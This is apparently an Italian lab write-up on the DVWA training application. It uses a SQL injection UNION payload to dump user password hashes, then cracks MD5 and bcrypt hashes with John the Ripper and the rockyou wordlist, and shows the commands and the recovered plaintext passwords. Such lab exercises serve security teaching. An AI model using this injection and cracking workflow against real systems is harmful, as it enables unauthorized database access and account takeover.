


ATTACCO: Recuperare gli hash delle password degli utenti, contenuti all'interno del database di dvwa

Per prima cosa recuperiamo gli hash delle password dal database di dvwa attraverso un SQL injection, come visto in un attacco precedentemente.


Per quanto riguarda l'SQL injection che ci permetterà di recuperare gli hash delle password dal database, la query utilizzata è la seguente:

' UNION SELECT user,password FROM dvwa.users#


L' output restituito in questo caso è il seguente:



Dopo aver recuperato i vari username e i vari hash delle password creeremo un file di testo chiamato dvwa.txt dove andremo ad inserire i risultati ottenuti, per poi procedere al cracking delle password, per recuperare le password in chiaro.




Da una prima occhiata agli hash delle password possiamo notare che gli hash delle password siano in un algoritmo di hashing md5, per confermare questa teoria utilizziamo un tool che va ad effettuare un check sull'hash fornito per determinare il tipo di algoritmo di hashing utilizzato.



Fornendo il primo hash trovato nel database di dvwa, il tool ci suggerisce che fra i vari algoritmi di hashing, probabilmente md5 è quello utilizzato, una volta recuperata anche quest'ultima informazione siamo pronti a risalire alle password in chiaro tentando una decodifica utilizzando un algoritmo di hashing md5.

Per risalire alle password in chiaro ho effettuato un attacco a dizionario con il seguente comando: **john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt**, utilizzando la wordlist "rockyou.txt" il risultato ottenuto è il seguente:



per controllare i risultati ottenuti possiamo utilizzare anche il seguente comando: **john --show --format=raw-MD5 dvwa.txt**

```
kali@kali: ~/Desktop
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

(kali@kali) ~/Desktop
$ john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2024-12-12 15:31) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali) ~/Desktop
$ john --show --format=raw-MD5 dvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

(kali@kali) ~/Desktop
$
```


Come possiamo notare gli utenti e le password sulle quali stiamo lavorando sono 5 ma dal primo risultato ottenuto dall'attacco effettuato vediamo che le password restituite sono solo 4 questo succede perchè per quanto riguarda l'user "admin" e l'user "smithy" la password che in questo caso corrisponde a "password" è uguale, infatti utilizzando il comando `john --show --format=raw-MD5` possiamo notare come ci compare anche l'user "smithy" con la relativa password. Questo lo si poteva notare anche già solo dagli hash delle password poiché l'hash di "admin" e di "smithy" sono uguali.

ESERCIZIO EXTRA:

L' esercizio extra consiste nel risalire alle password in chiaro dei seguenti user e dei rispettivi hash delle password:


pippo:\$2b\$05\$Ojs/dMUOU12yjrD6OEHJb.cB1zE9CPNg.mPR8BE11f0DIyPaVf436
user:\$2b\$05\$7O7caKmlpPBZxM.RV1lInie/S8jiAjE4C/S6neVAN0ObgJ7tE4dW3.
user2:\$2b\$05\$j5vV5M6CMYvUWO9dULw9be29O7RArI9IGle7ijxf2/47vHw11YVQq

come possiamo notare già da un primo sguardo l'algoritmo di hashing è differente rispetto a quello incontrato prima, attraverso l'uso del tool utilizzato precedentemente per checkare l'algoritmo di hashing usato, proviamo a risalire al formato di hash anche per queste password.



Il risultato ottenuto dal check sembra essere un algoritmo di hashing di tipo bcrypt, questo lo si può notare anche nell'hash stesso: \$2b, usato all'interno dell'hash per indicare il tipo di algoritmo usato, in questo caso corrisponde a bcrypt

Per risalire alle password in chiaro, come nel caso precedente, salviamo gli username con i rispettivi hash in un file di testo e successivamente effettuiamo un attacco a dizionario con il tool john the ripper ma questa volta cambiando il tipo di formato da md5 a bcrypt, il risultato ottenuto è il seguente:



```
(kali@kali)-[~/Desktop]
$ nano bcrypt.txt

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt bcrypt.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow (user)
darksoul (user2)
mena (pippo)
3g 0:00:00:58 DONE (2024-12-12 15:54) 0.05165g/s 5911p/s 6411c/s 6411C/s menu4life..meme04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --show --format=bcrypt bcrypt.txt
pippo:mena
user:shadow
user2:darksoul

3 password hashes cracked, 0 left

(kali@kali)-[~/Desktop]
$
```

In questo caso l'algoritmo bcrypt sfrutta dei "salt" ossia una sequenza casuale di bit che rende unico l'hash generato da una password, tool come john the ripper o hashcat gestiscono automaticamente i salt senza avere la necessità di gestirli a mano.